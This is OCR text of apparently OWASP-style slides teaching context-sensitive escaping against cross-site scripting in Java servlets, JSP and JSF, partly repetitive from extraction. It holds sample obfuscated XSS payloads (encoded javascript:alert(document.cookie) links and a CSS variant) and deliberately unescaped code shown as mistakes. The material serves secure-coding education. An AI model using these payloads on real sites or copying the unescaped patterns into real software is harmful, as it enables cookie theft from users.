
Validation Can't Totally Prevent XSS



Validation Can't Totally Prevent XSS



Validation Can't Totally Prevent XSS



> Always Use Context-Sensitive Escaping!

HTML Element

- `&#xHH`



Simple Quoted Attributes

- `&#xHH`



JavaScript Data Values

- `\xHH`



CSS Data Values

- `\HH`




URL Endings

- `%HH`



Always Use Context-Sensitive Escaping!

HTML Element	Simple Quoted Attributes	JavaScript Data Values
• <code>&#xHH</code>		



- `\HH`



- `%HH`




Always Use Context-Sensitive Escaping!

HTML Element

- `&#xHH`

Simple Quoted Attributes

JavaScript Data Values



> Avoid Untrusted Data in Other Contexts

JavaScript
Code

- No

X

Comments

- No

X

Attribute
Names

- No

X

Style
Expressio
ns

- No


X

Unquoted
Attributes

- No

X

Don't Attempt to Filter Scripts





DANGER

Bad Idea

Get a Security Escaping Library




OWASP



<http://www.owasp.org/>

Why Isn't HTML Escaping Enough?



```
obfuscated.jsp - WordPad
File Edit View Insert Format Help

<html>
<head><title>Obfuscated</title></head>
<body>

<a href="&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;
&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;
&#x6e;&#x74;&#x2e;&#x63;&#x6f;&#x6f;&#x6b;&#x69;&#x65;&#x29;">test 1</a>

<a href="javascript:%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%
63%6f%6f%6b%69%65%29">test 2</a>

<div style="background-image:\0075\0072\006c\0028"\006a\0061\0076\0061\0073\0063
\0072\0069\0070\0074\003a\0061\006c\0065\0072\0074\0028.1027\0058.1053\0053
\0027\0029\0029">test 3</div>

</body>
</html>
```

<http://ha.ckers.org/xss.html>

For Help, press F1

Escaping in Servlets

```
out.println( request.getParameter( "foo" ) );
```

You must escape all untrusted data...

```
String foo = request.getParameter( "foo" );  
out.println( encoder.escapeForHtmlBody( foo ) );  
out.println( encoder.escapeForJavaScript( foo ) );  
out.println( encoder.escapeForCSS( foo ) );
```

Pay attention to the context!

Escaping in Servlets

```
String foo = bean.getFoo();  
out.println("<input  
    name=\"foo\" value=\"" +  
    encoder.escapeForHtmlAttribute(foo) + "\"/>
```

Pay attention to the context!

Escaping in JSP and JSTL

~~<input value=<%=request.getParameter("foo")%>~~

~~<input value=<c:out value="\\${foo}"/> />~~

~~" />~~

~~\\${foo}~~

Unquoted

Quotes don't
help with URL

**Except for body and quoted attributes,
you have to do all your own escaping**

<%=encoder.escapeForCSS(foo)%>

<c:out value="\\${foo}" escapeXml="false" />

Note the
quotes!

Escaping in JSF

Lots of loopholes...URLs, CSS, scripts, events

~~<f:verbatim value="#{foo}"/>~~

~~<h:outputLink value="javascript:alert('xss')"/>~~

<%=encoder.escapeForJavaScript(foo)%>

~~<h:outputText value="{foo}" escape="false" />~~

Only safe in
HTML context

Pay attention to the context!

Which Tags Escape Right?



Tag Library Report

outputLabel

Attribute	Tag Based	Quote Attribute Based	Apostrophe Attribute Based	Entity Based	URL Based	CSS Based
tag text	Red	Green	Green	Green	Green	Green
comment	Yellow	Yellow	Yellow	Yellow	Yellow	Yellow
id	Yellow	Green	Green	Green	Green	Green
rendered	Green	Green	Green	Green	Green	Green
value	Green	Green	Green	Green	Green	Green
accesskey	Green	Green	Green	Green	Green	Green
de	Green	Green	Green	Green	Green	Green
escape	Green	Green	Green	Green	Green	Green
for	Green	Green	Green	Green	Green	Green
lang	Green	Green	Green	Green	Green	Green
outline	Green	Green	Green	Red	Red	Red
onclick	Green	Green	Green	Red	Red	Red
ondblclick	Green	Green	Green	Red	Red	Red
onfocus	Green	Green	Green	Red	Red	Red
onkeydown	Green	Green	Green	Red	Red	Red
onkeypress	Green	Green	Green	Red	Red	Red
onkeyup	Green	Green	Green	Red	Red	Red
onmousedown	Green	Green	Green	Red	Red	Red
onmousemove	Green	Green	Green	Red	Red	Red
onmouseover	Green	Green	Green	Red	Red	Red
onmouseout	Green	Green	Green	Red	Red	Red
onmouseup	Green	Green	Green	Red	Red	Red
style	Green	Green	Green	Green	Green	Green
styleClass	Green	Green	Green	Green	Green	Green
tabindex	Green	Green	Green	Green	Green	Green
title	Green	Yellow	Green	Green	Yellow	Yellow
binding	Yellow	Yellow	Yellow	Yellow	Yellow	Yellow

